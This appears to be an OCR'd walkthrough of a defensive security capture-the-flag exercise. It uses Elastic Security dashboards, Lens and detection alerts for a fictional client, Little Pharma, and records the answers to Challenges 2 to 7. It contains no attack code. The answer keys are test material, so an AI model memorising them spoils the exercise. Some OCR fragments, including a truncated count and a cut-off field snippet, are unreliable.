


Challenge 2


10

Elastic Dashboards can be filtered in different ways: you can apply a query, apply a filter manually, or use Dashboard controls, like the *Client* and *Risk Score Range* controls to automatically apply relevant filters to the Dashboard visualizations.

Leveraging Dashboard Controls in the Elastic Shield *SOC Overview* Dashboard, answer the following question:

How many *Open Alerts* with a Risk Score range between 70 and 99 does *Little Pharma* have?

(I need hint)



Hint

Using the *Client* and *Risk Score Range* controls at the very top of the Dashboard apply the following filters:


Select One or More

Client: Little Pharma

Risk Score Range: 70 – 99

Make sure you click on "*Apply changes*" on each control to apply both filters.

How many **Open Alerts** do you see?




Challenge 3

10

Elastic Dashboards filters can also be applied by "drilling down" on Visualizations.

After deleting all the filters previously applied to the Dashboard, answer the following question:


Using the *MITRE Tactics* visualization, drill down on the *Discovery* cyber kill chain phase. **What's the username linked to the majority of Detection Alerts for Discovery?**



Bottom Alerting Users

Top values of user.name	Count of records
Steve.Smith@littlepharma.com	2
a-jbrown	2
jbrown	2
SYSTEM	13
roland	14
sapcorp.admin	14
rmacdonald-a	28

rmacdonald-a, obviously




Challenge 4

10

The query bar provides a quick way to filter information displayed in a Dashboard. After deleting all the filters previously applied to the Dashboard, write a query to display only events related to user `roland` (use the ECS field name `user.name`).

You will notice an Elastic Security Detection rule triggered several times for this user. **What's the rule name (ECS field name: `signal.rule.name`)?**



Elastic Security Detection Alerts

14 documents


@timestamp	customer.name	signal.rule.name	kibana.alert.rule.type	signal.original_event.risk_score
Feb 1, 2021 @ 00:51:03.730	Little Pharma	Virtual Machine Fingerprinting	query	-
Jan 29, 2021 @ 09:18:46.254	Little Pharma	Virtual Machine Fingerprinting	query	-
Jan 26, 2021 @ 17:45:52.660	Little Pharma	Virtual Machine Fingerprinting	query	-

Challenge ×

Challenge 5

10

Elastic Dashboards can be easily created using Lens, an easy-to-use, intuitive UI that simplifies the process of data visualization through a drag-and-drop experience. Lens is often used also for Security Analytics and Threat Hunting workflows.



Using Lens, create a visualization to answer the following question:


What is the **most** common MITRE ATT&CK Technique ID (e.g., *T1234*) linked to Elastic Detection alerts during the *Elastic Shield Investigation* timeframe?

Elastic Detection alerts are stored in the `.siem-signals-*` index pattern. Use the ECS field name `threat.technique.id`.

Unlock Hint for 5 points

Flag

Submit



Available fields 3

kibana.alert.rule.threat.technique.id

signal.rule.threat.technique.id

threat.technique.id

Empty fields 0

Meta fields 0


threat.technique.id

Top values

T1170	48.9%
T1033	42.2%
T1057	8.9%

100% of 360 documents

```
T1170
```



Challenge ×

Challenge 6

10

Using Lens, create a visualization to answer the following question:


How many records of type **process** (use ECS field name: *event.category*) have been indexed by Elastic Security in the `logs-*` index pattern during the *Elastic Shield Investigation* timeframe?

Make sure you reset the Lens visualization layer first by clicking on the following icon on the top-right of the page:

Unlock Hint for 5 points

Flag

Submit



185,88

Client: LittlePharma

Challenge 7


10

One of the most strategic customers of Elastic Shield, Inc. is **Little Pharma**, a pharmaceutical startup working on a new revolutionary vaccine.

Little Pharma uses Elastic Security to protect all its assets including its mostly distributed workforce and its trade secrets. Little Pharma is particularly concerned about protecting the "recipe" of a new vaccine they have been working on, as some of its competitors (like Big Pharma) are "racing" to deliver it first to the market.

In order to detect possible compromised accounts or malicious insiders, Elastic Shield, Inc. has deployed a few anomaly detection ML jobs modeling Little Pharma's authentication activity and access to certain corporate documents, like research files.

Switch to the *Little Pharma* Elastic Space as follows:




Then look at Elastic Security Alerts View using *Little Pharma Investigation* as the timeframe in the date picker. You will notice a warning notifying you of insufficient access privileges. Please dismiss it.


What's the *username* associated with the most recent *Unusual Authentication Time for User* alert?

The ECS field name for user name is `user.name`.

Unlock Hint for 5 points



Dec 30, 2020 @ 22:11:49.309	Virtual Machine Fingerprinti...	73	high	—	ubuntu	roland	cat	—
Dec 28, 2020 @ 06:38:04.780	Virtual Machine Fingerprinti...	73	high	—	ubuntu	roland	cat	—
Sep 22, 2021 @ 20:46:34.450	Unusual Authentication Tim...	69	high	event by Natalie.Fisher@littlepharma.com created high alert Unusual Authe...	—	Natalie.Fishe...	—	—
Feb 3, 2021 @ 01:01:31.000	Unusual Authentication Tim...	69	high	event by Steve.Smith@littlepharma.com created high alert Unusual Authen...	—	Steve.Smith...	—	—
Feb 1, 2021 @ 00:45:00.000	Unusual Authentication Tim...	69	high	event by Allan.Barnett@littlepharma.com created high alert Unusual Authe...	—	Allan.Barnett...	—	—
Feb 1, 2021 @ 00:15:00.000	Unusual Authentication Tim...	69	high	event by Lawrence.Nixon@littlepharma.com created high alert Unusual Aut...	—	Lawrence.Nix...	—	—
Sep 22, 2021 @ 20:46:36.564	GSuite Unusual Shared Driv...	60	medium	event by Steve.Smith@littlepharma.com created medium alert GSuite Unus...	—	Steve.Smith...	—	—
Feb 3, 2021 @ 02:02:12.000	GSuite Unusual Shared Driv...	60	medium	event by Steve.Smith@littlepharma.com created medium alert GSuite Unus...	—	Steve.Smith...	—	—
Feb 1, 2021 @ 10:11:07.306	GCP Logging Sink Deletion	50	low	—	—	—	—	—
Jan 29, 2021 @ 18:38:14.241	GCP Logging Sink Deletion	50	low	—	—	—	—	—
Jan 27, 2021 @ 03:05:33.491	GCP Logging Sink Deletion	50	low	—	—	—	—	—
Jan 24, 2021 @ 11:31:07.441	GCP Logging Sink Deletion	50	low	—	—	—	—	—
Jan 21, 2021 @ 19:58:31.790	GCP Logging Sink Deletion	50	low	—	—	—	—	—




```
_field_values":["Vaccine Sal

influencers.influencer_field_name    user.notice_given
                                     user.name
                                     user.job_title

                                     event by Steve.Smith@littlep
```

user.notice_given

